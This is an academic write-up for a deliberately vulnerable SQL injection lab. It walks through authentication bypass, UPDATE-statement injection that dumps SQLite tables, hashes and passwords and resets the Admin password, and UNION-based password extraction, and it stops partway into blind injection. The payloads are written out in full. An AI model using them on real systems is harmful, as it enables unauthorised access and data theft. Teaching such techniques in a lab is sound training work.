

SQL Injection Web-Sandbox Lab

Challenges Write-Up

Henrik Andreas Pedersen

Supervisor: Francois Mouton

Noroff University College

Norway

January 12, 2021

1 Challenges

1.1 Introduction to SQL Injection

SQL injection is a technique through which attackers can execute their own malicious SQL statements generally referred to as a malicious payload. Through the malicious SQL statements, attackers can steal information from the victim's database; even worse, they may be able to make changes to the database. Our employee management web application has SQL injection vulnerabilities, which mimic the mistakes frequently made by developers.

Applications will often need dynamic SQL queries to be able to display content based on different conditions set by the user. To allow for dynamic SQL queries, developers often concatenate user input directly into the SQL statement. Without checks on the received input, string concatenation becomes the most common mistake that leads to SQL injection vulnerability. Without input sanitization, the user can make the database interpret the user input as a SQL statement instead of as data. In other words, the attacker must have access to a parameter that they can control, which goes into the SQL statement. With control of a parameter, the attacker can inject a malicious query, which will be executed by the database. If the application does not sanitize the given input from the attacker-controlled parameter, the query will be vulnerable to SQL injection attack.

The following PHP code demonstrates a dynamic SQL query in a login form. The user and password variables from the POST request is concatenated directly into the SQL statement.

```
$query = "SELECT * FROM users WHERE username='" + $_POST["user"] + "'  
AND password= '" + $_POST["password"]$ + "';"
```

If the attacker supplies the value ' `OR 1=1--` ' inside the name parameter, the query might return more than one user. Most applications will process the first user returned, meaning that the attacker can exploit this and log in as the first user the query returned. The double-dash (`--`) sequence is a comment indicator in SQL and causes the rest of the query to be commented out. In SQL, a string is enclosed within either a single quote (`'`) or a double quote (`"`). The single quote (`'`) in the input is used to close the string literal. If the attacker enters ' `OR 1=1--` ' in the name parameter and leaves the password blank, the query above will result in the following SQL statement.

```
SELECT * FROM users WHERE username = '' OR 1=1-- -' AND password = ''
```

If the database executes the SQL statement above, all the users in the users table are returned. Consequently, the attacker bypasses the application's authentication mechanism and is logged in as the first user returned by the query.

The reason for using `-- -` instead of `--` is primarily because of how MySQL handles the double-dash comment style.

From a `--` sequence to the end of the line. In MySQL, the `--` (double-dash) comment style requires the second dash to be followed by at least one whitespace or control character (such as a space, tab, newline, and so on). This syntax differs slightly from standard SQL comment syntax, as discussed in Section 1.7.2.4, “`--`’ as the Start of a Comment”. (dev.mysql.com)

The safest solution for inline SQL comment is to use `--<space><any character>` such as `-- -` because if it is URL-encoded into `--%20-` it will still be decoded as `-- -`. For more information, see: <https://blog.raw.pm/en/sql-injection-mysql-comment/>

SQL Injection 1: Input Box Non-String

When a user logs in, the application performs the following query:

```
SELECT uid, name, profileID, salary, passportNr, email, nickName, password
FROM usertable WHERE profileID=10 AND password = 'ce5ca67...'
```

When logging in, the user supplies input to the profileID parameter. For this challenge, the parameter accepts an integer, as can be seen here:

```
profileID=10
```

Since there is no input sanitization, it is possible to bypass the login by using any True condition such as the one below as the ProfileID.

```
1 or 1=1-- -
```

SQL Injection 2: Input Box String

This challenge uses the same query as in the previous challenge. However, the parameter expects a string instead of an integer, as can be seen here:

```
profileID='10'
```

Since it expects a string, we need to modify our payload to bypass the login slightly. The following line will let us in:

```
1' or '1'='1'-- -
```

SQL Injection 3 and 4: URL and POST Injection

Here, the SQL query is the same as the previous one:

```
SELECT uid, name, profileID, salary, passportNr, email, nickName, password
FROM usertable WHERE profileID='10' AND password='ce5ca67...'
```

But in this case, the malicious user input cannot be injected directly into the application via the login form because some client-side controls have been implemented:

```
function validateform() {
    var profileID = document.inputForm.profileID.value;
    var password = document.inputForm.password.value;

    if (/^[a-zA-Z0-9]*$/.test(profileID) == false || /^[a-zA-Z0-9]*$/.test(password) == false) {
        alert("The input fields cannot contain special characters");
        return false;
    }
    if (profileID == null || password == null) {
        alert("The input fields cannot be empty.");
        return false;
    }
}
```

The JavaScript code above requires that both the profileID and the password only contains characters between a-z, A-Z, and 0-9. Client-side controls are only there to improve the user experience and is in no way a security feature as the user has full control over the client and the data it submits. For example, a proxy tool such as Burp Suite can be used to bypass the client side JavaScript validation (<https://portswigger.net/support/using-burp-to-bypass-client-side-javascript-validation>).

Task

Bypass the login and log in as Admin on the challenge “SQL Injection 3: URL Injection” and “SQL Injection 4: POST Injection” and retrieve the flags.

SQL Injection 3: URL Injection

This challenge uses a GET request when submitting the login form, as seen here:




Figure 1.1: SQL Injection 3: URL Injection - Identify HTTP Method

The login and the client-side validation can then easily be bypassed by going directly to this URL:

```
http://<IP>:5000/sesqli3/login?profileID=-1' or 1=1--&password=a
```

The browser will automatically urlencode this for us. Urlencoding is needed since the HTTP protocol does not support all characters in the request. When urlencoded, the URL looks as follows:

```
/sesqli3/login?profileID=-1%27%20or%201=1--&password=a
```

The %27 becomes the single quote (') character and %20 becomes a blank space.

SQL Injection 4: POST Injection

When submitting the login form for this challenge, it uses the HTTP POST method. It is possible to either remove/disable the JavaScript validating the login form or submit a valid request and intercept it with a proxy tool such as Burp Suite and modify it:




Figure 1.2: SQL Injection 4: POST Injection - Burp Suite

For information on how Burp Suite works, visit the Burp Suite room on TryHackMe.

SQL Injection Attack on an UPDATE Statement

For the rest of this tutorial, you are welcome to use any of the SQL Injection examples under “Track: Introduction to SQL Injection”, as only the login page has been altered between them. If a SQL injection occurs on an UPDATE statement, the damage can be much more severe as it allows one to change records within the database. In the employee management application, there is an edit profile page as depicted in the following figure.

A screenshot of a web form titled 'Edit Admin's Profile Information'. The form contains three input fields: 'Nick Name', 'E-mail', and 'Password'. Below the fields is a blue button labeled 'Change'.

Figure 1.3: SQL Injection Attack on an UPDATE Statement: The Profile Page

This edit page allows the employees to update their information, but they do not have access to all the available fields, and the user can only change their information. If the form is vulnerable to SQL injection, an attacker can bypass the implemented logic and update fields they are not supposed to, or for other users.

We will now enumerate the database via the UPDATE statement on the profile page. We will assume we have no prior knowledge of the database. By looking at the web page’s source code, we can identify potential column names by looking at the name attribute. The columns don’t necessarily need to be named this, but

there is a good chance of it, and column names such as “email” and “password” are not uncommon and can easily be guessed.

```

49 <div class="login-form">
50   <form action="/sesqlii/profile" method="post">
51     <h2 class="text-center">Edit Francois's Profile Information</h2>
52     <div class="form-group">
53       <label for="nickName">Nick Name:</label>
54       <input type="text" class="form-control" placeholder="Nick Name" id="nickName" name="nickName" value="">
55     </div>
56     <div class="form-group">
57       <label for="email">E-mail:</label>
58       <input type="text" class="form-control" placeholder="E-mail" id="email" name="email" value="">
59     </div>
60     <div class="form-group">
61       <label for="password">Password:</label>
62       <input type="password" class="form-control" placeholder="Password" id="password" name="password">
63     </div>
64     <div class="form-group">
65       <button type="submit" class="btn btn-primary btn-block">Change</button>
66     </div>
67     <div class="clearfix">
68       <label class="pull-left checkbox-inline"></label>
69     </div>
70   </form>
71 </div>

```

Figure 1.4: SQL Injection Attack on an UPDATE Statement: View Source

To confirm that the form is vulnerable and that we have working column names, we can try to inject something similar to the code below into the nickName and email field:

```
asd',nickName='test',email='hacked'
```

When injecting the malicious payload into the nickName field, only the nickName is updated. When injected into the email field, both fields are updated:

Francois's Profile	
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	test
E-mail	hacked

Figure 1.5: SQL Injection Attack on an UPDATE Statement: Confirm SQL Injection


The first test confirmed that the application is vulnerable and that we have the correct column names. If we had the wrong column names, then non of the fields would have been updated. Since both fields are updated after injecting the malicious payload, the original SQL statement likely looks something similar to the following code:

```
UPDATE <table_name> SET nickName='name', email='email' WHERE <condition>
```

With this knowledge, we can try to identify what database is in use. There are a few ways to do this, but the easiest way is to ask the database to identify itself. The following queries can be used to identify MySQL, MSSQL, Oracle, and SQLite:

```
-- MySQL and MSSQL
',nickName=@@version,email='
-- For Oracle
',nickName=(SELECT banner FROM v$version),email='
-- For SQLite
',nickName=sqlite_version(),email='
```

Injecting the line with `sqlite_version()` into the `nickName` field shows that we are dealing with SQLite and that the version number is 3.27.2:



Francois's Profile	
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	3.27.2
E-mail	


Figure 1.6: SQL Injection Attack on an UPDATE Statement: Identify Database

Knowing what database we are dealing with makes it easier to understand how to construct our malicious queries. We can proceed to enumerate the database by extracting all the tables. In the code below, we perform a subquery to fetch all the tables from database and place them into the `nickName` field. The subquery is enclosed inside parantheses. The `group_concat()` function is used to dump all the tables simultaneously.

“The `group_concat()` function returns a string which is the concatenation of all non-NULL values of X. If parameter Y is present then it is used as the separator between instances of X. A comma (“,”) is used as the separator if Y is omitted. The order of the concatenated elements is arbitrary.”
(sqlite.org)

```
',nickName=(SELECT group_concat(tbl_name) FROM sqlite_master WHERE type='table'
and tbl_name NOT like 'sqlite_%'),email='
```

By injecting the code above, we can see that the only table in the database is called “usertable”:



Francois's Profile	
Employee ID	10
Salary	R250
Passport Number	8605255014084
Nick Name	usertable
E-mail	

Figure 1.7: SQL Injection Attack on an UPDATE Statement: Extract Tables

We can then continue by extract all the column names from the `usertable`:

```
',nickName=(SELECT sql FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name ='usertable'),email='
```

And as can be seen below, the usertable contains the columns: UID, name, profileID, salary, passportNr, email, nickName, and password:

Francois's Profile	
Employee 10	
ID	
Salary	R250
Passport Number	8605255014084
Nick Name	CREATE TABLE `usertable` (`UID` integer primary key, `name` varchar(30) NOT NULL, `profileID` varchar(20) DEFAULT NULL, `salary` int(9) DEFAULT NULL, `passportNr` varchar(20) DEFAULT NULL, `email` varchar(300) DEFAULT NULL, `nickName` varchar(300) DEFAULT NULL, `password` varchar(300) DEFAULT NULL)
E-mail	

Figure 1.8: SQL Injection Attack on an UPDATE Statement: Extract Columns

By knowing the names of the columns, we can extract the data we want from the database. For example, the query below will extract profileID, name, and passwords from usertable. The subquery is using the group_concat() function to dump all the information simultaneously, and the || operator is “concatenate” - it joins together the strings of its operands (sqlite.org).

```
' ,nickName=(SELECT group_concat(profileID || "," || name || "," || password || ":") from usertable),email='
```

Francois's Profile	
Employee10	
ID	
Salary	R250
Passport Number	8605255014084
Nick Name	10,Francois,ce5ca673d13b36118d54a7cf13aeb0ca012383bf771e713421b4d1fd841f539a:,11,Michandre,0584
E-mail	

Figure 1.9: SQL Injection Attack on an UPDATE Statement: Extract Data

After having dumped the data from the database, we can see that the password is hashed. This means that we will need to identify the correct hash type used if we want to update the password for a user. Using a hash identifier such as hash-identifier, we can identify the hash as SHA256:



Figure 1.10: SQL Injection Attack on an UPDATE Statement: Identify Hash

There are multiple ways of generating a sha256 hash. For example, we can use <https://gchq.github.io/CyberChef/>:




Figure 1.11: SQL Injection Attack on an UPDATE Statement: Generate Hash

We can then update the password for the Admin user with the following code:

```
' , password='008c70392e3abfbd0fa47bbc2ed96aa99bd49e159727fcbaf2e6abeb3a9d601' WHERE name='Admin'-- -
```

Task

Log in to the “SQL Injection 5: UPDATE Statement” challenge and exploit the vulnerable profile page to find the flag. The credentials that can be used are:

- profileID: 10
- password: toor

The same enumeration demonstrated for finding tables and column names must be done. The user will then find two tables, secrets and usertable. The usertable is identical to what was described in previous challenges. The secrets table contains the columns id, author, and secret. By dumping the secret columns with the query below, the user will find the flag:

```
' ,nickName=(SELECT group_concat(secret) FROM secrets),email='
```




Figure 1.12: SQL Injection Attack on an UPDATE Statement: Flag

1.2 Broken Authentication

The goal of this challenge is to find a way to bypass the authentication to retrieve the flag. Figure 1.13 shows the login form that the user will need to bypass.




Figure 1.13: Login Form

When a user tries to log in, the application performs the following query:

```
SELECT id, username FROM users WHERE
  username = ' ' + username + ' ' AND password = ' ' + password + ' '
```

If the query returns data, then the login was successful. As can be seen above, the username and password parameter is concatenated directly into the SQL query, potentially making it vulnerable to SQL injection.

It is possible to bypass the login by using ' `OR 1=1--` ' as a username, which causes the application to perform the following query:

```
SELECT id, username FROM users WHERE
  username = '' OR 1=1-- - AND password = 'asd'
```

Because of the comment symbol(`--`) , this is equivalent to the query below, which will return all users.

```
SELECT id, username FROM users WHERE username = '' OR 1=1
```

After successful login with ' `OR 1=1--` ' as username, the flag will be displayed to the user as seen in figure 1.14. For this example, the flag is THM{AuTh}, but it might differ on the live system.




Figure 1.14: Challenge 1 Flag

1.3 Broken Authentication 2

Broken Authentication 2 is an extension of Broken Authentication. Here, the goal is to find a way to dump all the passwords in the database to retrieve the flag without using blind injection. The login form is still vulnerable to SQL injection, and it is possible to bypass the login by using ' `OR 1=1--` ' as a username.

Before dumping all the passwords, we need to identify places where results from the login query is returned within the application. After logging in, the name of the currently logged-on user is displayed in the top right corner, so it might be possible to dump the data there, as seen in figure 1.15.




Figure 1.15: Potential Extraction Point

Data from the query could also be stored in the session cookie. It is possible to extract the session cookie by opening developer tools in the browser, which can be done by pressing `F12`. Then navigate to **Storage** and copy the value of the session cookie, as seen in figure 1.16.




Figure 1.16: Extracting the Cookie

Then it is possible to decode the cookie at <https://www.kirsle.net/wizards/flask-session.cgi> or via a custom script. A script to decode the cookie can be seen in Appendix 2.1. The decoded cookie after having logged in with ' OR 1=1-- - as username can be seen below, and it is clear that the user id and username from the login query are placed inside it.

```
{
  "challenge2_user_id": 1,
  "challenge2_username": "admin"
}
```

It is possible to dump the passwords by using a UNION based SQL injection. There are two key requirements that must be met for a UNION based injection to work:

- The number of columns in the injected query must be the same as in the original query
- The data types for each column must match the corresponding type

When logging in to the application, it executed the query below. From the SQL statement, we can see that it is retrieving two columns; id and username.

```
SELECT id, username FROM users WHERE
  username = ' + username + ' AND password = ' + password + '
```

Without knowing the number of columns upfront, the attacker must first enumerate the number of columns by systematically injecting queries with different numbers of columns until it is successful. For example:

```
1' UNION SELECT NULL-- -
1' UNION SELECT NULL, NULL-- -
1' UNION SELECT NULL, NULL, NULL-- -
```

In this case, successful means that the application will successfully login when the correct number of columns is injected. In other cases, if error messages are enabled, a warning might be displayed saying “SELECTs to the left and right of UNION do not have the same number of result columns” when incorrect number of columns are injected.

By using ' `UNION SELECT 1,2--` ' as username, we match the number of columns in the original SQL query, and the application lets us in. After logging in, we can see that the username is replaced with the integer 2, which is what we used as column two in the injected query.




Figure 1.17: Logging in with UNION

The same goes for the username in the session cookie. By decoding it, we can see that the username has been replaced with the same value as above.

```
{
  "challenge2_user_id": 1,
  "challenge2_username": 2
}
```

The next step is to identify what database is in use. There are few ways to do this, but the easiest way is to just ask the database to identify itself. The following queries can be used to identify MySQL/MSSQL, Oracle, and SQLite.

```
# MySQL and MSSQL
' UNION SELECT 1, @@version-- -
# For Oracle
' UNION SELECT 1, banner FROM v$version-- -
# For SQLite
' UNION SELECT 1, sqlite_version()-- -
```

It will not work to log in by using the query for MySQL/MSSQL or Oracle. However, when logging in with the query for SQLite, the SQLite version number is displayed where the username is supposed to be and confirms that the application is using SQLite.




Figure 1.18: Identify Database

With this information, it is possible to enumerate the database, for example, with the help of the cheat sheet from PayloadsAllTheThings. The challenge's objective was to dump all the passwords to get the flag, so in this case, we will guess that the column name is `password` and that the table name is `users`. With this logic, it is possible to dump the passwords with ' `UNION SELECT 1, password from users--` '. However, the previous

statement will only return one password. The `group_concat()` function can help achieve the goal of dumping all the passwords simultaneously.

“The `group_concat()` function returns a string which is the concatenation of all non-NULL values of X. If parameter Y is present then it is used as the separator between instances of X. A comma (“,”) is used as the separator if Y is omitted. The order of the concatenated elements is arbitrary.”

By injecting `' UNION SELECT 1,group_concat(password) FROM users--` into the username field, all the passwords are dumped.




Figure 1.19: Dumping Passwords

The passwords can also be retrieved by decoding the Flask session cookie, and as can be seen, the flag is THMAuTh2, but it might differ on the live system.

```
{  
  "challenge2_user_id": 1,  
  "challenge2_username": "rcLYWHCxeGUsA9tH3GNV,asd,Summer2019!,345m3io4hj3,THM{AuTh2},viking123"  
}
```

1.4 Broken Authentication 3: Blind Injection

Broken Authentication 3: Blind Injection has the same vulnerability as Broken Authentication and Broken Authentication 2. However, it is no longer possible to extract data from the Flask session cookie or via the username display. The login form still has the same vulnerability, but this time the goal is to abuse the login form with blind SQL injection to extract the admin’s password.

Boolean-based blind SQL injection will be used to extract the password. Blind injections are tedious and time-consuming to do manually, so the plan is to build a script to extract the password character by character. Before making a script to automate the injection, it is vital to understand how the injection works. The idea is to send a SQL query asking true or false questions for each character in the password. The application’s response will be analyzed to understand whether the database returned true or false. In this case, the application will let us in if the response is successful, or it will stay on the login page saying, “Invalid username or password” in the case it returns false, as seen in the image below.

Login
Broken Authentication 3: Blind Injection
[Main Menu]

Invalid username or password.

Log in

Username

Password

Log in

Create an Account

Figure 1.20: Failed Login Attempt

As previously stated, we will want to send boolean questions to the database for each character in the password, asking the database whether we have guessed the correct character or not. To achieve this, we will need a way to control which character we are at and increment it every time we have guessed the correct character at the current position. SQLite's `substr` function can help us achieve this functionality.

